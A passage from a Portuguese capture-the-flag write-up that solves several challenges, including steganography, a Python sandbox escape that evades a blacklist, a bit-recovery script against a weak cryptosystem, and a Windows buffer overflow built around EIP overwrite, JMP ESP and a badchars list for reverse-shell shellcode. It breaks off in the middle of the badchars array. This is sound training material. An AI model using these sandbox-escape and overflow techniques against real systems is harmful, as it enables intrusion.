
2.9.2 ANÁLISE

Encontramos dois arquivos suspeitos que, à primeira vista, parecem estar relacionados entre si, indicando que suas informações podem se complementar. No entanto, é necessário ter cautela, pois há indícios de que um dos arquivos possa ser malicioso. A análise deve ser conduzida de forma segura, utilizando ferramentas apropriadas e ambientes isolados, como sandboxes, para evitar riscos. O objetivo é explorar os arquivos em busca de padrões, conexões ou dados ocultos que possam desvendar os segredos que eles compartilham.

2.9.3 RESOLUÇÃO

Ao abrir o arquivo zip fornecido, encontramos diversos dados, incluindo um arquivo .dat que se destacou por ser maior que os demais. Decidimos focar nossa análise nele. Utilizando a ferramenta CyberChef) em seu modo de identificação de formato, descobrimos que o arquivo era, na verdade, um .gz. Após renomeá-lo para e descompactá-lo, encontramos outro arquivo interno.


Figura 21: Resolução Corrigindo código: Parte 1



Fonte: WARGAMES - 1TDCOB

Descompactando o novo arquivo e analisando-o novamente no CyberChef, percebemos que se tratava de uma string codificada em Base64. Automaticamente, a ferramenta decodificou o conteúdo, revelando uma imagem: um esqueleto. Esse esqueleto destacava claramente um backbone, indicando que a análise deveria focar em informações ocultas presentes na própria imagem.


Figura 22: Resolução Corrigindo código: Parte 2



Fonte: WARGAMES - 1TDCOB


Seguindo essa ideia, submetemos a imagem no formato ASCII no CyberChef para uma análise aprofundada. No final do conteúdo, identificamos um dado fora do comum, que se tratava de uma string codificada em Base92. Para decodificar esse formato, utilizamos a ferramenta DCode, obtendo o resultado final e avançando na exploração.

Figura 23: Resolução Corrigindo código: Parte 3



Fonte: WARGAMES - 1TDCOB

Figura 24: Resolução Corrigindo código: Parte 4



Fonte: WARGAMES - 1TDCOB

FIAP{H4cking_w1th_skelly}

2.10 FECHE TUDO

2.10.1 ENUNCIADO

Figura 25: Enunciado Feche tudo



Fonte: WARGAMES - 1TDCOB

2.10.2 ANÁLISE

O enunciado apresenta um desafio com um ambiente restrito, onde o objetivo é interagir com um sistema para abrir um "baú" e encontrar uma flag. O código fornecido contém uma série de restrições de comandos na blacklist, como import, open, exec, e outros, para impedir o uso de funções que poderiam permitir acesso direto ao conteúdo da flag, como ler arquivos ou executar código arbitrário. O servidor está rodando na IP 167.71.251.235 na porta 1337, e exibe um banner de boas-vindas.

A função `open_chest()` tenta abrir e ler o arquivo `flag.txt`, mas o uso de funções bloqueadas impede a execução direta dessa operação. O sistema aguarda um comando de entrada do usuário e, ao detectar qualquer comando que contenha palavras da blacklist, imprime uma mensagem de erro e continua pedindo entrada. Caso o comando não seja bloqueado, ele é executado usando `exec()`, mas se gerar qualquer exceção, o sistema termina a execução com a mensagem "Voce foi fechado..." .

2.10.3 RESOLUÇÃO

É possível contornar essas restrições utilizando abordagens criativas, como por exemplo, uma maneira de resolver é aproveitar o fato de que as funções e variáveis podem ser acessadas de maneira indireta. A solução apresentada utiliza a função `locals()` para acessar dinamicamente o ambiente local de execução.


```
locals().get(bytes((111, 112, 101, 110, 95, 99, 104, 101, 115, 116)).decode())()
```

Dessa forma, contorna as restrições da blacklist da seguinte maneira:

1. A expressão `bytes((111, 112, 101, 110, 95, 99, 104, 101, 115, 116))` cria um objeto de bytes representando a string "open_chest" (a função que queremos chamar).
2. A função `decode()` converte esse objeto de bytes em uma string legível, resultando em "open_chest".
3. A função `locals().get()` é usada para buscar dinamicamente a função `open_chest` no ambiente local de execução.
4. Finalmente, a função `open_chest()` é chamada, permitindo acessar o conteúdo da flag sem usar os comandos da blacklist.

Ao fim, resultando na leitura do arquivo `flag.txt` e obtenção da flag.

Figura 26: Resolução Feche tudo




Fonte: WARGAMES - 1TDCOB

FIAP{f3ch3_tud_3rr4d}

2.11 VIVA A HARMONIA!

2.11.1 ENUNCIADO

Figura 27: Enunciado Viva a harmonia!



Fonte: WARGAMES - 1TDCOB

2.11.2 ANÁLISE

O enunciado descreve uma situação onde, devido ao aumento de feridos, a equipe busca acesso ao "BioMed Research Institute" para obter medicamentos e equipamentos essenciais. No entanto, o instituto é protegido por sistemas de segurança avançados, e a missão é descobrir uma vulnerabilidade ou backdoor no sistema para acessar o local e salvar vidas.

2.11.3 RESOLUÇÃO

A vulnerabilidade no sistema criptográfico está relacionada à forma como os valores de criptografia são gerados. A chave secreta do sistema, S , é gerada utilizando a função

`token_bytes`, que apesar de gerar uma chave aleatória, utiliza uma chave fixa de 16 bytes. Isso pode permitir a um atacante usar um ataque de análise de repetição, onde, observando múltiplas execuções do sistema e os pares de valores A e b , o atacante pode tentar descobrir o valor de S ou algum outro segredo do sistema. O algoritmo de criptografia não é totalmente seguro, já que a geração do valor A e b envolve a operação `punc_prod` que usa a chave secreta e a função `noise_prod`, mas não é projetada para impedir que um atacante recupere as informações dos bits da flag com um número limitado de consultas.

Figura 28: Viva a Harmonia!: Erro no Código

```

class ElegantCryptosystem:
    def punc_prod(self, x, y):
        return sum(_x * _y for _x, _y in zip(x, y))

    def main():
        FLAGBIN = bin(b2l(open('flag.txt', 'rb').read()))[2:]
        crypto = ElegantCryptosystem()

        while True:
            idx = input('Especifique o índice do bit para a criptografia: ')
            if not idx.isnumeric():
                print('O índice tem que ser um inteiro.')
                continue
            idx = int(idx)
            if idx < 0 or idx >= len(FLAGBIN):
                print(f'O índice deve estar no intervalo [0, {len(FLAGBIN)-1}]')
                continue

            bit = int(FLAGBIN[idx])
            A, b = crypto.get_encryption(bit)
            print('Aqui está o texto cifrado: ')
            print(f'A = {b2l(A)}')
            print(f'b = {b}')

```

C:\> Users\vilma\Downloads> server (2).py > ...

```

4   class ElegantCryptosystem:
5       def __init__(self):
6           self.n = 256
7           self.S = token_bytes(self.d)
8
9       def noise_prod(self):
10          return randbelow(2**self.n//3) - self.n//2
11
12       def get_encryption(self, bit):
13           A = token_bytes(self.d)
14           b = self.punc_prod(A, self.S) % self.n
15           e = self.noise_prod()
16
17           if bit == 1:
18               return A, b + e
19           else:
20               return A, randbelow(self.n)
21
22       def punc_prod(self, x, y):
23           return sum(_x * _y for _x, _y in zip(x, y))
24
25   def main():
26       FLAGBIN = bin(b2l(open('flag.txt', 'rb').read()))[2:]
27       crypto = ElegantCryptosystem()


```

Fonte: WARGAMES - 1TDCOB

- **Extrair Valores de A e b :** Usando um script que se conecta ao servidor, enviamos índices específicos para obter os valores de A e b correspondentes a cada bit da flag. Isso é feito repetidamente para os 287 bits da flag.
- **Identificação de Bit (0 ou 1):** Para determinar se um bit é 0 ou 1, analisamos o valor b e verificamos se ele está fora do intervalo definido por n . Se b não estiver no intervalo, sabemos que o bit é 1, caso contrário, é 0.
- **Construção da Flag:** Depois de identificar cada bit, eles são coletados em uma

lista e convertidos de volta para um array de bytes, recuperando assim a flag original.

Figura 29: Viva a Harmonia!: Exploração



```
total_bits = 287

for index in range(total_bits):
    bit_detected = False


    for _ in range(15):
        try:
            _, b = extract_values(conn, index)
            if b < 0 or b >= n:
                bit_list.append(1)
                bit_detected = True
                print("1")
                break
        except ValueError:
            continue

    if not bit_detected:
        print("0")
        bit_list.append(0)
```

Fonte: WARGAMES - 1TDCOB

Essa exploração permite a recuperação de todos os bits da flag, mesmo com uma quantidade limitada de dados fornecidos pelo servidor. A chave aqui é a repetibilidade das execuções e a possibilidade de observar os valores de b para reconstruir a flag.

Figura 30: Resolução Viva a harmonia!




Fonte: WARGAMES - 1TDCOB

FIAP{c1fr4_d1stribu1d4_c@m[H4rmon14]}

2.12 OVERFOWLÂNDIA

2.12.1 ENUNCIADO

Figura 31: Enunciado Overflowlândia



Fonte: WARGAMES - 1TDCOB

2.12.2 ANÁLISE


O enunciado apresenta o desafio de explorar uma vulnerabilidade em uma aplicação localizada em um ambiente fictício chamado Overflowlândia. Esse local simboliza um sistema propenso a buffer overflows, uma falha de segurança onde dados excedem os limites de um buffer e invadem áreas adjacentes da memória. A tarefa é identificar e explorar essa falha para acessar uma flag protegida, navegando por um sistema digital descrito como instável e caótico.

2.12.3 RESOLUÇÃO

Primeiramente, usando o GHydra, analisamos o binário .exe do servidor para localizar a vulnerabilidade descrita. O GHydra é uma ferramenta essencial para engenharia reversa, permitindo explorar o funcionamento interno de aplicativos compilados, identificar fluxos de execução e localizar falhas de segurança. Durante a análise, identificamos uma vulnerabilidade relacionada ao uso da função strcpy, que não verifica o tamanho do dado copiado, tornando o programa suscetível a buffer overflow. Explorando essa falha,

descobrimos que, ao exceder o limite (758 conforme imagem) do buffer, conseguimos sobrescrever o registrador EIP (Instruction Pointer), abrindo caminho para o controle da execução do programa.


Figura 32: Resolução BOF Parte 1



Fonte: WARGAMES - 1TDCOB

Usando o x32dbg, podemos testar a teoria do buffer overflow e verificar se conseguimos sobreescrivar o registrador EIP. A ferramenta permite visualizar a execução do programa em tempo real, identificando exatamente onde o transbordamento ocorre. Após confirmar a sobreescrita do EIP, também podemos analisar se há espaço suficiente em outro registrador, como ESP, para injetar um shellcode funcional, como um reverse shell. Essa análise é crucial para determinar se o payload cabe na memória disponível e pode ser executado sem restrições adicionais.

Figura 33: Resolução BOF Parte 2




Fonte: WARGAMES - 1TDCOB

Como parte da análise do buffer overflow, definimos breakpoints na função vulnerável strcpy para monitorar o comportamento da execução e entender como a sobreescrita do buffer afeta a memória, especialmente o EIP. Durante esse processo, descobrimos que há espaço suficiente para injetar um shellcode, como o reverse shell. No entanto, o próximo desafio foi lidar com a variável ESP, que muda a cada execução, tornando difícil direcionar o salto para o nosso shellcode.


Para resolver isso, buscamos uma instrução em assembly chamada JMP ESP, representada como FF E4, que redireciona a execução para o endereço armazenado no registrador ESP, onde o shellcode foi injetado. Embora essa instrução não estivesse presente diretamente no .exe do programa, ao analisarmos a DLL usada pelo aplicativo, conseguimos localizar um endereço válido que nos permitiu utilizar o JMP ESP com sucesso. Com isso, fomos capazes de redirecionar a execução do programa para o shellcode e conquistar o controle da aplicação.

Figura 34: Resolução BOF Parte 3



Fonte: WARGAMES - 1TDCOB

Figura 35: Resolução BOF Parte 4



Fonte: WARGAMES - 1TDCOB

Agora é necessário descobrir as badchars. Badchars são caracteres que, quando inseridos no shellcode, podem causar problemas durante sua execução ou serem interpretados de maneira especial pelo sistema, o que pode resultar em falhas ou comportamentos inesperados. Para identificá-las, vamos enviar uma sequência de caracteres conhecida para o servidor e observar como ele responde. Cada caractere que causar uma falha ou interferir no comportamento esperado deve ser registrado como uma badchar. Uma vez identificadas, essas badchars devem ser evitadas ao construir o shellcode, garantindo que o payload funcione corretamente sem ser corrompido ou bloqueado. Ao enviar todos os

caracteres possíveis, podemos identificar as badchars.

Figura 36: Resolução BOF Parte 5

```
badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
